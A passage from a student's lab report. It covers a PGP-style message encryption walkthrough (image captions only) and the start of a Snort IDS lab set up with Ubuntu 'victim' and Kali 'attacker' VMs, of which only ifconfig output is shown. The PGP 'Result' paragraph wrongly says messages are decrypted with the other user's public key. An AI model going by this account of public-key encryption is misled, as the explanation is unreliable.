


Fig 2: Click on Export or Ctrl + E to export your public key




Fig 3: Enter the passphrase and encrypt the message




Fig 4: Copy the encrypted message and send it to the Target user along with the public key

Target User:




Fig 1: Import the senders public key and certify with your passphrase. Also, sender should receive the Target Users Public key for the target user to decrypt your encrypted message.





Fig 2: Certify the senders public key using your passphrase







Fig 3: Acknowledgement message once the certification is successful






Fig 4: Copy the encrypted message sent by the user to your Notepad



Fig 5: Make sure you add the Sender User ID as the Encrypt for others ID using the user's public key




Fig 6: Once you add the user and the send also adds your public key before encrypting for others then you can proceed by clicking on Decrypt/ Verify Notepad to get the Decrypted message.

Result:

The encrypted message sent by the other user is successfully decrypted using the opposite users' public keys. This ensures the security between the information that is shared between any two users. Even if the intruder gets hold of the public key and the encrypted message, he/she cannot decrypt it using the public key since he is not added to the senders list.

Lab – 07. IDS/IPS Using Snort

Experiment Objections:

To demonstrate how to use the “Snort” IDS/IPS tool to detect, prevent, and respond to network threats and attacks. Specifically, the experiment aims to:

1. Install Ubuntu (Victim) and Kali Linux (Attacker) on separate VMs.
2. Install and configure Snort on Ubuntu to detect and prevent network intrusions.
3. Test Snort by pinging from Kali and verifying alerts generated by Snort.
4. Write new rules in Snort to allow any ICMP packet from an external device and FTP, & SSH packets from any device.
5. Test the new rules by sending ICMP, FTP, and SSH packets from Kali and verifying that Snort allows them (By alerts).

SOFTWARE REQUIRED: VM Virtual Box, Kali Linux OS, Ubuntu OS.


PROCEDURE:

Task 2-Executing Snort Commands in Terminal to check Default Rules

SNORT:

- Snort is an open-source network intrusion detection and prevention system (IDS/IPS) used to monitor and analyse network traffic for security threats.
- It can detect various types of attacks such as port scans, buffer overflows, and stealth port scans.
- Snort provides real-time alerting capabilities when an attack is detected, enabling quick responses to potential security breaches.
- The system uses a rule-based language that allows users to create and customize rules for detecting specific types of traffic or attacks.

- Snort can be used in a variety of network environments, including small businesses, large enterprises, and service providers.
 - The system can be deployed in a variety of configurations, including inline or passive, to meet different security requirements.
 - Snort is highly extensible and can be integrated with other security tools, such as firewalls and intrusion prevention systems, to create a comprehensive security solution.



vignesh@vignesh-VirtualBox: ~/Desktop

```
.  
Unpacking net-tools (1.60+git20181103.0eebece-1ubuntu5) ...  
Setting up net-tools (1.60+git20181103.0eebece-1ubuntu5) ...  
Processing triggers for man-db (2.10.2-1) ...  
vignesh@vignesh-VirtualBox: ~/Desktop$ ifconfig  
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.166.83 netmask 255.255.255.0 broadcast 192.168.166.255  
        inet6 fe80::f04e:2663:5a56:b70 prefixlen 64 scopeid 0x20<link>  
            ether 08:00:27:c6:d3:8b txqueuelen 1000 (Ethernet)  
                RX packets 190 bytes 229961 (229.9 KB)  
                RX errors 0 dropped 0 overruns 0 frame 0  
                TX packets 141 bytes 20812 (20.8 KB)  
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
        inet6 ::1 prefixlen 128 scopeid 0x10<host>  
            loop txqueuelen 1000 (Local Loopback)  
                RX packets 120 bytes 10434 (10.4 KB)  
                RX errors 0 dropped 0 overruns 0 frame 0  
                TX packets 120 bytes 10434 (10.4 KB)  
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
vignesh@vignesh-VirtualBox: ~/Desktop$
```

- Used for displaying current network configuration information, setting up an ip address, netmask, or broadcast network details.

(Note: Kali Linux Cmd-Top Ubuntu Cmd- Bottom)

```
salvignesh㉿kali: ~/Desktop
```

File Actions Edit View Help

```
[~] (saivignesh㉿kali) [~/Desktop]
```


```
$ ifconfig
```

```
eth0: flags=163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.206.128 netmask 255.255.255.0 broadcast 192.168.206.255
        inet6 fe80::2c0f:fe25%350 prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:25:53:50 txqueuelen 1000 (Ethernet)
            RX packets 271366 bytes 399143504 (380.6 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 32786 bytes 2551296 (2.4 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 12 bytes 888 (888.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
